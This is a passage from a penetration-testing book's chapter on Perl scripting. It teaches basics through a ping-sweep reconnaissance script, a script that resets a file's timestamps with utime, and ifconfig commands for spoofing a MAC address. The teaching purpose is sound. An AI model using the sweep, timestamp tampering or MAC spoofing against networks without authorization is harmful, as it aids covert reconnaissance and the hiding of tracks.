scan and perform additional activities based on those results, this bit of Perl code can considerably ease our task. For example, if we want to conduct an Nmap scan and then run the Web assessment tool Nikto against any targets that have a Web server operating on port 80 or port 443, Perl can provide us with an easy route for doing so. We can certainly develop our own code to parse out the format of Nmap's output files, but one of the chief attributes of any good coder and/or penetration tester is a certain amount of well-applied laziness. One of the great things about using one of the common scripting languages, such as Perl, Ruby, or Python, to put together such solutions is that we can stand on the shoulders of giants when assembling a solution.

WORKING WITH PERL

There are a number of variations of the Perl interpreter, and a number of versions of each variation. We may find Perl distributions such as ActiveState Perl,[2] Strawberry Perl,[3] and the "official" Perl distribution from perl.org,[4] or any of a number of others. Most of these Perl distributions will be, to a large extent, very similar as long as we are dealing with the same major version of Perl and are using it on the same type of platform (Microsoft versus UNIX-like). Such distributions of Perl are usually tweaked in some fashion for the platform on which they are intended to run, or have additional utilities such as development environments and similar such tools.

The version of Perl we will be using for the examples in this chapter is the one that ships with the BackTrack 5 Linux distribution and is the stock Perl Version 5.10 that can be downloaded from www.perl.org. Any similar distribution of Perl should also suffice, but we may potentially begin to find issues with the packages installed by default if we stray too far from this.

Editing tools

As with most any script and scripting language we will be discussing in this book, we are relatively open in terms of our choice of editing tools. The examples in this chapter were constructed using the Kate editor on BackTrack 5, as we discussed in Chapter 1 when we talked about shell scripting. For those on Windows operating systems, there are a number of editors that will suffice for development, including the truly great editor Ultra Edit,[5] and the Windows port of Kate,[6] as shown in Figure 3.1.

[2]www.activestate.com/activeperl
[3]http://strawberryperl.com/
[4]www.perl.org/
[5]www.ultraedit.com/
[6]http://windows.kde.org/



FIGURE 3.1

Kate on Windows

Extending Perl scripts

Perl is a great tool for many things, but, like many other scripting languages, it is limited by the environment in which it is designed to function. In order to run a Perl script, we need to have an interpreter on the system on which it will be run, and we are constrained to what we can do with a command-line interface. For both of these issues, in terms of Perl scripts, we can cheat a bit to get around them.

Compiling Perl scripts

As we've discussed in the book thus far, interpreted programming languages require a tool to process the script when it is run, namely the interpreter. If we are in a situation where we do not have an interpreter on the machine on which we wish to run our scripts, which is not an unlikely situation in a penetration test, we have a bit of a problem. Fortunately, this is something we can cope with in some scripting languages, including Perl. We can simply compile our script.

Now wait a minute, didn't we just discuss how Perl was an interpreted language, one that, by definition, does not get compiled? Yes, we did indeed. What we can do in such cases is not compiling in the strictest sense of the

term, but the end results are the same. There are a number of tools, including PerlApp[7] from ActiveState and Perl2Exe[8] from IndigoStar, which will, in essence, wrap up a small copy of a Perl interpreter, our script, and any modules of other dependencies, and generate an executable binary for a variety of platforms. This can be a very handy capability when we can't control or change the environment on the system we are using.

GUIs in Perl

In the vast majority of the time, Perl scripts are used to produce command line-driven applications. Sometimes, however, we may need to create a tool with a graphical user interface (GUI). For instance, if we are dealing with a technically challenged user, or we need to add an interface to an existing tool, a GUI might be just what we need.

There are actually quite a few different libraries in which we can access such capabilities in Perl. We can make use of Perl/Tk to access the Tk widget toolkit, access the features of the GIMP Toolkit (GTK+), or any of a number of others. One of the more convenient features of using such tools is that we can generate GUI-driven Perl tools that can be used among several platforms without needing to modify the graphical portions of the script.

PERL BASICS

In this section, we'll be going over some of the basic structures that Perl uses, including variables, how to run shell commands, how to use modules to extend Perl, arguments, control statements, file input and output, and the use of regular expressions.

Hello World

Okay, here we go with the standard Hello World script in Perl:

```
#!/usr/bin/perl
print "hello world!\n";
```

After creating the file, setting the permissions to make it executable, and running the script by issuing a command such as `./helloworld.pl`, we should see output similar to that shown in Figure 3.2.

Let's take a look at this very simple script. We start with the shebang, as we discussed in Chapter 1. In this case, we can generally find the Perl interpreter located at /usr/bin/perl on most UNIX-like systems. If it isn't there, we can try to find it with `whereis perl` or we can manually check other common directories such as `/usr/`

[7]www.activestate.com/perl-dev-kit
[8]www.indigostar.com/perl2exe.php



FIGURE 3.2

Hello World Script and Output

`local/bin`, `/bin`, or `/opt/bin/`. If all else fails and we have administrative access on the system, we can do a `find` for it, by issuing something like `find / -name perl -print`.

> **TIP**
>
> The sharp-eyed among us who looked at Figure 3.2 might point out that we named the file containing our script helloworld.pl. While the .pl extension on the filename is not needed or necessarily used on UNIX-like systems, it does serve to alert us that the script might contain Perl code without us having to open it. There are differing opinions on whether this makes sense in a UNIX-like environment, but it's really a matter of personal preference in most cases.

On the second line of the script, we simply print out a string. There are a couple of odd bits in there that might be unfamiliar to those of us that have not dealt with Perl previously. The first is the `\n` at the end of the string we will be echoing out. The `\n` indicates we are inserting a newline at the end of our string. There are a number of similar character combinations we can use in Perl. Table 3.1 lists several of the commonly used combinations.

Table 3.1 Special Characters in Perl

Character	Behavior
`\a`	Bell
`\b`	Backspace
`\e`	ESC
`\f`	Form feed
`\n`	Newline
`\r`	Carriage return
`\t`	Tab

We might also notice that the output line of our script ends in a semicolon. In Perl, with a few odd exceptions, every statement needs to end in a semicolon. Notice we said "statement" here, not "line." We can also have multiple statements on one line, or a multiline statement. There are a few cases where we could get away without using a semicolon, but we are generally okay by putting it in anyway, just to be consistent.

Variables

Perl, of course, also has a number of data structures we can use to store things, the more common among them being the `scalar` variable. Variables in Perl are always addressed with a `$`, whether altering the contents or simply reading them, and we can use a variable to store and manipulate a variety of content without having to declare it to be of a particular type, such as a string or integer. We can make use of variables in this simple script:

```
#!/usr/bin/perl
print "Hi. What is your name?\n";
$name = <STDIN>; #take in a name
chomp $name;
print "$name is a nice name\n";
```

We used a variable here, and a couple of other new things as well, so let's walk through them. We have the shebang on the first line, as usual, so that we use the proper interpreter. On the second line, we echo out a string to ask for a name. The next line defines our variable, `$name`, and waits for input from `standard input`, `<STDIN>`, which is the console where we will type when the script runs. This will place whatever we type at the console, until we press **Enter**, into our variable. Also notice our comment at the end of the line, starting with a pound sign, `#`. This will prevent the rest of the line from being interpreted when the script runs.

The next line makes use of `chomp`, a very handy Perl function. When we took the input from `<STDIN>`, we ended it by pressing **Enter**. The newline represented by Enter (also known as `\n`) was also fed into our variable, and will show in our last output statement if we don't get rid of it, which is what `chomp` does. While `chomp` is

specific to the newline, we could have also used `chop`, which will get rid of the last character, whatever it happens to be.

The last line of our script will echo out a compliment and make use of the data we stored in `$name`.

Shell commands

Another interesting and very handy tool we can make use of is the ability to execute shell commands, very similar to what we did in Chapter 1 with bash scripts. We'll take a look at how we can execute a shell command, and we'll also take a look at using Perl to manipulate the timestamps of a file.

```
#!/usr/bin/perl
$file = "testfile";
`touch $file`;

$origaccessed = (stat($file))[8];
$origmodified = (stat($file))[9];
print "original accessed = $origaccessed\n";
print "original modified = $origmodified\n";

sleep(5);
`touch $file`;

$newaccessed = (stat($file))[8];
$newmodified = (stat($file))[9];
print "new accessed = $newaccessed\n";
print "new modified = $newmodified\n";

utime $origaccessed, $origmodified, $file;

$finalaccessed = (stat($file))[8];
$finalmodified = (stat($file))[9];
print "final accessed = $finalaccessed\n";
print "final modified = $finalmodified\n";
```

We start, of course, with the shebang. We then set up a variable, `$file`, and put the string `testfile` into it. This will be the filename we will be working with in the script. On the second line, we make use of backticks, just as we did in Chapter 1 with bash. In this case, our backticks enclose the Linux command `touch`, which will update the timestamps on the filename we have stored in `$file`, and will also create the file if it does not already exist.

Next, we will make a copy of the timestamps that already exist in our file. We will do this using the `stat` command, which is built into Perl. The `stat` command will return quite a bit of information[9] to us about the file, including the timestamps in which we are interested. We can address the `stat` command as though it were an array in order to access the particular bits in which we are interested. Here we will make use of `stat` like `(stat($file)[8])`, for example, in order to access the eighth

[9] http://perldoc.perl.org/functions/stat.html

element, the accessed timestamp for the file. We would do likewise to access the ninth element for the modified time. For each of these items, we feed the results of `stat` into our variables, `$origaccessed` and `$origmodified`, respectively. We then echo out the contents of these two variables in order to display the starting timestamps for our file.

NOTE

The timestamps returned by `stat` are returned to us in time measured in seconds since the epoch. This is a fancy way of saying "the number of seconds that have elapsed since January 1, 1970, 00:00:00 UTC." [4] We'll talk more about how to render these into human-readable time later in this section.

After recording and echoing the starting timestamps, we then wait five seconds using the `sleep` command, and execute the `touch` command to update the timestamps on our file once more. We use the `sleep` command so that we can see a slightly bigger difference in the timestamps for the next portion of the script.

Next we go through another cycle of using `stat` to retrieve our newly updated timestamps from the file, record those to a variable, and display them out once more. We should see that the timestamps have changed slightly, largely due to our use of `sleep` to cause a short delay.

Since we have a record of the original timestamps for the file, we can make use of the `utime` command to reset the altered timestamps for the file back to the originals. The `utime` command is very simple to use, and we can just feed the raw timestamp data we have recorded in `$origaccessed` and `$origmodified` right back into `utime`. Simply enough, we use `utime` by including the code `utime, $origaccessed, $origmodified, $file`. Next we make one more pass at getting and displaying the timestamps, and we should see the original timestamps as a result, as shown in Figure 3.3.

We can do a couple of things to make this script a bit better. We can do something with the timestamps so that they are more easily understood, and we can make use of functions so that we don't have to keep repeating the code that fetches and prints the timestamps from the file.

```
#!/usr/bin/perl
$file = "testfile";
`touch $file`;
print "original timestamps\n";
($origaccessed, $origmodified) = get_timestamps($file);
sleep(5);
`touch $file`;
print "modified timestamps\n";
get_timestamps($file);
utime $origaccessed, $origmodified, $file;
print "final timestamps\n";
get_timestamps($file);
```



FIGURE 3.3

Timestamps Script Output

```
sub get_timestamps
{
$timestampfile = @_[0];
@timestamps[0] = (stat($timestampfile))[8];
@timestamps[1] = (stat($timestampfile))[9];
print "accessed = ", scalar localtime(@timestamps[0]),"\n";
print "modified = ", scalar localtime(@timestamps[1]),"\n";
return @timestamps;
}
```

Although this looks quite a bit different, it's largely the same script. We can see a new function at the end, containing our code that fetched and prints the accessed and modified timestamps, which is where most of the changes are. Let's start by taking a quick look at line 5 where we call the function `($origaccessed, $origmodified) = get_timestamps($file);`. In this case, we are doing two things: We are calling the function with the name `get_timestamps` and passing the contents of the variable `$file` to it (our filename), and we are taking the output generated by calling that function and placing it in the variables `$origaccessed` and `$origmodified`.

Let's take a quick look at the function. In Perl, functions start with `sub`, then the function name and curly brackets, `{}`, to enclose the contents of the function. In

this case, our function is called `get_timestamps`. The first line inside the function, `$timestampfile = @_[0]`, might look like a bit of an oddity. In Perl, `@_` is the array that holds arguments. Using it here, we have populated the variable `$timestampfile` with the contents of the first element of the arguments array, the filename we passed when we called this function. On lines 9 and 12 of our script, we can also see the same function addressed in a slightly different way, as `get_timestamps($file);`. In these cases, we do not care about storing the returned results in a variable, so we just call the function to get to print out the current timestamps for the file.

Arguments

Although we have briefly discussed the use of arguments within a function, we have not talked about how to use them to pass arguments to the script when it runs. For the timestamp tool we've been working on, it might be handy to be able to pass it a filename from the command line, rather than having the filename hard-coded into the script. Let's take a look at how to do that.

In the case of passing arguments from the command line, once again, Perl uses an array to hold them, called `@ARGV`. Modifying our timestamp script to make use of this is a simple task. On line 2 of the script, where we presently have `$file = "testfile";`, we simply need to change it to read `$file = @ARGV[0];`. The rest of the script remains exactly the same, but when we execute it we now need to provide a filename, something like `./timestamps3.pl testfile2`.

> **WARNING**
> In Perl, the elements of an array are properly accessed by addressing them as a `scalar` variable with a `$`, such as `$array[0]` to access the first element of `@array`. In most cases, addressing the elements as `@array[0]` will work, as we have done in this chapter, but occasionally it may fail in odd and unexpected ways. If we do a bit of searching, we can find proponents of either method, but we should be aware of the "right" way to use arrays.

Just as we will see with several of the other scripting languages in the book, the `@ARGV` array will contain the arguments passed in at the command line, in order, one in each element of the array. So, if we wanted to pass multiple filenames to the script, we would look for the first in `@ARGV[0]`, the second in `@ARGV[1]`, and so on. We would, of course, also need to change the script a bit to handle multiple files.

Control statements

Now we'll tackle using control statements in Perl. We will go over how we can make use of conditionals in order to make decisions in our Perl script, as well as

how we can make use of the various loops available to us. As we go along, we will build up a port scanner we can use as the basis for our final project in the chapter.

Conditionals

Our main conditional in Perl revolves around the `if` statement. The `if` statement in Perl is structured like this:

```
If (condition){
#execute code
}else{
#execute different code
}
```

Let's quickly put something together with that:

```
#!/usr/bin/perl
use Net::Ping;

$host = "10.0.0.1";

$pinger = Net::Ping->new("icmp", 1, 64);
if ($pinger->ping($host)) {
print "$host is up\n";
} else {
print "$host is down\n";
}
```

We have a few new things in here, and some that should be relatively familiar by now from having looked at shell scripting in Chapter 1.

Line 1 is, of course, our shebang to point at the proper interpreter. Next we have `use Net::Ping;`. This is the first time we have looked at modules in Perl, so we'll talk about them for a second. A Perl module is a self-contained chunk of Perl code, generally constructed to serve some specific purpose. The module we use here, `Net::Ping`, specifically exists to perform `ping` functions. We can think of a Perl module as being an extension of the idea of using functions. We make use of functions so that we don't have to repeat the same code over and over, and we can tuck it off to the side somewhere. Perl modules are based on much the same concept, just on a generally larger scale. We make use of modules with the `use` statement and then the module name, as we did in our line containing `Net::Ping` earlier, with `Net::Ping` being the module name.

Next we set up the variable `$host` with an IP address to feed to our ping module, and then set up the line that will actually conduct our pings. In this case, we'll call the ping object we will be using `$pinger`, and we'll tell it to make a new instance of the object and that we want to send one Internet Control Message Protocol (ICMP) ping.

We next set up an `if` statement that attempts to ping the value in `$host`, the conditions of which are whether an error is returned or not. If no error is returned, we echo a message indicating success; if we do see an error, we echo a message



FIGURE 3.4

`If` Script Output

indicating failure. It's pretty simple code, but it functions nicely to ping a host, as we can see in Figure 3.4.

Next, we'll look at adding a bit of looping to make our script more useful.

Looping

Looping in Perl is, similarly to the conditional statements we discussed, comparable to what we saw when constructing shell scripts for bash in Chapter 1. The basic structure of our most common loop, the `for loop`, is:

```
for (starting value;test;alter value){
#code goes here
}
```

So, if we wanted to do something simple like count to 10, we could set up a loop similar to this:

```
#!/usr/bin/perl
for($counter=1;$counter<=10;$counter++){
print "the counter is ", $counter, "\n";
}
```

In order to set up the `for` loop here, we set our variable `$counter` to 1, indicating the starting place for our loop. We then set up our test, checking to see whether the

value stored in `$counter` is less than or equal to 10. Lastly, we increment the value in the counter variable by 1, using `$counter++`.

Let's make our ping code from earlier in the chapter a bit more functional. We can use a bit of looping to turn our single-shot ping tool into a ping sweep tool. This is going to get a bit heavier quickly, due to some magic we need to perform in order to increment IP addresses properly, but hang in there, we'll walk through the script and explain it all.

```
#!/usr/bin/perl
use Net::Ping;

$ip1 = @ARGV[0];
$ip2 = @ARGV[1];
$rawip1 = get_raw_address($ip1);
$rawip2 = get_raw_address($ip2);

for ($counter = $rawip1;$counter<=$rawip2;$counter++){
   $host = get_ip_address($counter);
   $pinger = Net::Ping->new("icmp", 1, 64);
   if ($pinger->ping($host)) {
   print "$host is up\n";
   } else {
   print "$host is down\n";
   }
}

###### get_raw_address ######
#get the raw version of an IP
sub get_raw_address {

   my $ipaddress;
   my $oct1;
   my $oct2;
   my $oct3;
   my $oct4;
   my $retval;

   $ipaddress = shift;
   ($oct1, $oct2, $oct3, $oct4) = split /\./, $ipaddress;
   $retval = $oct4 + ($oct3 * 2**8) + ($oct2 * 2**16) + ($oct1 * 2**24);
   return $retval;
}

###### get_ip_address ########
#get the regular version of an IP
sub get_ip_address {

   my $rawaddress;
   my $retval;
   my $oct;
   my $counter;

   $rawaddress = shift;
   while ($counter<4){
```

```
    $oct = $rawaddress % 2**8; #get the rightmost 8 bits
    $retval = $oct . "." . $retval;
    $rawaddress = int($rawaddress / 2**8); #get the next 8 bits
    $counter++;
  }
  chop $retval;

  if ($retval =~ m/\.(255 |0)$/) { # skip 0 & 255 addresses
    return 0;
  }
  print "retval = ", $retval, "\n";
  return $retval;
}
```

We start with the same shebang and `use` statement to load the `Net::Ping` module as we did previously. We then take in our starting and stopping IPs from the `@ARGV` array and place them into `$ip1` and `$ip2`.

Next, we need to do a little bit of work in order to get our IP addresses into a format we can work with so that we can increment them in a reasonable way. With the IP address in the format of ###.###.###.###, with each octet ranging from 0 to 255, we would have to do quite a bit of contortion to move from one IP to the next, especially over a large range, so we will simply change the number format. In order to do this, we pass the IP addresses in `$ip1` and `$ip2` to the `get_raw_address` function and place the results into `$rawip1` and `$rawip2`, working with these IPs in raw form when we need to move from one IP to the next.

In the `get_raw_address` function, we set up a number of variables to hold the incoming IP address, the individual octets that make up the IP, and the raw value we will return. Notice we use `my` in front of the variables here, which makes them local in scope to our function. This will keep us from having an issue with the `$retval` variable, specifically, which is also used in our other function.

The line `$ipaddress = shift;` is a bit of Perl magic. The `shift` command is normally used to remove the first element of an array and slide the rest of the array down one, shortening the entire array by one element. If we do not supply an array when we use `shift`, it will be assumed that we mean either `@ARGV` if we are working in the main part of a script, or `@_` if we are in a function. So, in essence, just using `shift` by itself will access our array of arguments, starting with the first element of the array, and pulling out the next element in line, each time we call it. In this case, we take the argument we passed when we call the function and put it into `$ipaddress`.

Next we split the value in `$ipaddress` at the dots between the octets, and place each octet into `$oct1`, `$oct2`, `$oct3`, and `$oct4`. We then do a bit of mathematical processing (the `**` indicates an exponent in Perl) in order to convert the octets of our IP to decimal and combine them into one easily incrementable number, and we put the result into `$retval`.

Once we have done all this, we return the result, to be placed into our `$rawip1` and `$rawip2` variables from where we called the function originally. Whew. That

was a lot of work for something seemingly simple. If we take a quick peek into the `$retval` or `$rawip` variable (we can just print them out in the code), we will see an IP address like 10.0.0.1 rendered into a number like 167772161, which we can handle a little more easily for the purposes of incrementing.

Back in the main body of our script, we now set up the `for` loop that will run our ping sweep, `for ($counter = $rawip1;$counter<=$rawip2;$counter++)`. Here we set up the `$counter` variable with the raw form of the IP address that starts the range we will be pinging. We then check to see if `$counter` is less than or equal to the IP that indicates the end of the range; if so, we continue, and if not, we stop. If we are continuing, we increment `$counter` by 1.

Inside the `for` loop, everything is largely the same as it was in the previous version of our script, with one exception. Now that we have converted our IP address to the numeric format, it doesn't do us much good for purposes of pinging, so we need to get it back into the normal IP format so that we can work with it here. In the first line inside our `for` loop, we call the `get_ip_address` function and pass it the value in `$counter`.

Inside the `get_ip_address` function, we essentially do the opposite of what we did in the `get_raw_address` function. We start by defining a few variables at the top of the function. Notice here we are using the `$counter` variable again, which is used elsewhere in the script. This isn't a problem here, because we have created the variable using the `my` keyword in order to make its scope local to the function. Next we `shift` in the argument to the function, pulling it from `@_`, the arguments array, since we did not specify otherwise.

Next we work through a `while` loop. Constructed in this way, the `while` loop works essentially the same way that a `for` loop would work, but the structure is slightly different. While a `for` loop generally goes through its cycle a certain number of times, the `while` loop keeps going until its condition tests false. In this case, we are looking for `$counter` to be less than 4, and incrementing it with `$counter++` within the loop. This results in four passes through the loop, once for each octet in the IP address we will be reconstructing.

Inside the loop, we take the contents of `$rawaddress` and pull off eight bits at a time, starting on the right side, converting those back into the proper notation, and placing them into `$oct`. With each pass through the loop, we put the octet into `$retval`, adding the appropriate dots to delimit the IP.

After the loop finishes, we end up with an extra dot at the end of the IP, so we use `chop` to remove it. As we discussed earlier in the chapter, `chop` will remove the last character of a string, whatever it happens to be. When the function finishes, we send `$retval` back to our `for` loop in the main body of the script, and keep looping until we hit the end of our IP range. We should have output that looks something like Figure 3.5.

That's all there is to it. Now we have a nice ping sweeper we can use as a basis to build other things, or just use as is. We will ultimately end up using this as the base for our SNMP scanner we will put together at the end of the chapter.



FIGURE 3.5

`Pingsweep` Script Output

Regular expressions

Regular expressions, otherwise known as regex, are a very handy tool we can make use of to handle text in Perl. We can use regex to search for common patterns in text, such as we might find with MAC addresses or IP addresses, or we may need to construct one for an entirely different pattern altogether, such as a serial number or other relatively unique pattern.

> **NOTE**
> We can find regex, or their functional equivalent, in most scripting and programming languages we might care to use. Although we may find some syntactical differences in the way they are handled among different languages, the fundamentals of regex tend to stay the same.

Let's get a bit of information to work with when using our regex. One bit we might be interested in during the course of penetration testing is the MAC address. MAC addresses can (relatively) uniquely identify the network interface on a given device, and potentially give us information regarding the manufacturer and model of the device.

WARNING

On most operating systems, it is possible, and often trivial, to change the MAC address associated with the network interface. On most Linux operating systems, we can alter the MAC address by using the `ifconfig` command with something similar to this:

```
Ifconfig eth0 down
ifconfig eth0 hw ether DE:AD:BE:EF:CA:FE
ifconfig eth0 up
```

We should be aware that the MAC information we are looking at in a penetration test may have been altered.

We can view our MAC information under Linux using the `ifconfig` command. Simply issuing `ifconfig` at a command prompt will echo out quite a bit of information, including the MAC address on the first line, right after `HWaddr`, as shown in Figure 3.6.

While we could simply `grep` for the MAC by running `ifconfig | grep HWaddr` and the entire first line of output back, we can also make use of a regex to retrieve items matching the pattern of a MAC address in the output.

```
#!/usr/bin/perl

$text = `ifconfig | grep HWaddr`;

print "the string is ",$text,"\n";

$text =~ m/((?:[0-9a-f]{2}[:-]){5}[0-9a-f]{2})/i;

print "the mac is ",$&,"\n"; #$& is the previous successful match
```

So, here we have the standard shebang, and our `ifconfig` line to get the line of text from the network information we know will contain the MAC address and place it into `$text`. Since we piped the output from `ifconfig` through `grep`, we won't have to deal with the other lines that `ifconfig` returns, and we could use this same method to narrow down the results to other items as well, such as the IP address. We'll print



FIGURE 3.6

`ifconfig` Output

out the string from `$text` so that we can see exactly what we'll be matching against, and then proceed onto our regex.

To those not familiar with regular expressions, this line:

```
$text =~ m/(([0-9a-f]{2}[:-]){5}[0-9a-f]{2})/i;
```

might seem a bit confusing and look largely like random gibberish characters. The `m` before the first forward slash `/` is the `match` operator. The characters between the two forward slashes are actually the pattern we use to find the MAC address that is part of the line stored in `$text`. In the pattern, we have two main sections; the first deals with the first five bytes of the MAC address, and the second deals with the last byte.

The first section, `([0-9a-f]{2}[:-]){5}`, says to look for a pattern that starts with two characters in the range of 0–9 or a–f, with these followed by a colon `:` or a dash `-`, and to look for five repetitions of this pattern, accounting for the first five bytes of our MAC address. The sixth byte of the MAC address does not end in a colon, so we need to change the pattern slightly. For the sixth byte, we match against `[0-9a-f]{2}`, meaning two characters in the range of 0–9 or a–f.

We wrap the entire set of the pattern in parentheses `()` and add the `/i` to make our pattern case-insensitive. This is not a completely perfect regex, but it will match properly the vast majority of the time. We might find a corner case where we have a similar pattern that mixes colons and dashes, for instance, and accidentally match that, but this will likely be a corner case for most applications to which we would put this type of script.

The last line of our script, `print "the mac is ",$&,"\n";`, prints out the MAC address we found using our regex. This line is relatively clear, other than the use of a special variable `$&`, which will contain the string that was found in the most recent pattern match performed in our script, namely our MAC address.

There are a number of other character designators for matching patterns that we can use in our regexes. Table 3.2 lists a few of them.

We can also test out our regular expressions and tweak them separately from our code, by using any of a number of online regex tools, such as we might find at http://regextester.com.

File input and output

We can take the script we used to match against MAC addresses, and build on it to add a few additional features and make it more useful. One common task we might find ourselves wanting to perform in a script is to take output from or send output to a file. File input and output in Perl is simple enough. In order to open a file for output, we just need a name for the file handle and the name of a file. We can open the file with several different options to access it in different ways:

```
open (FILE, ">logfile.log"); #write
open (MONKEY, ">>somefile"); #append
open (INPUT, "<datafile.dat"); #read
open (MYFILE, "file.txt"); #read
```

Table 3.2 Regex Pattern Characters

Character	Behavior
\d	Digit character
\D	Nondigit character
\e	Escape
\n	Newline
\r	Return
\s	Any whitespace character
\S	Any nonwhitespace character
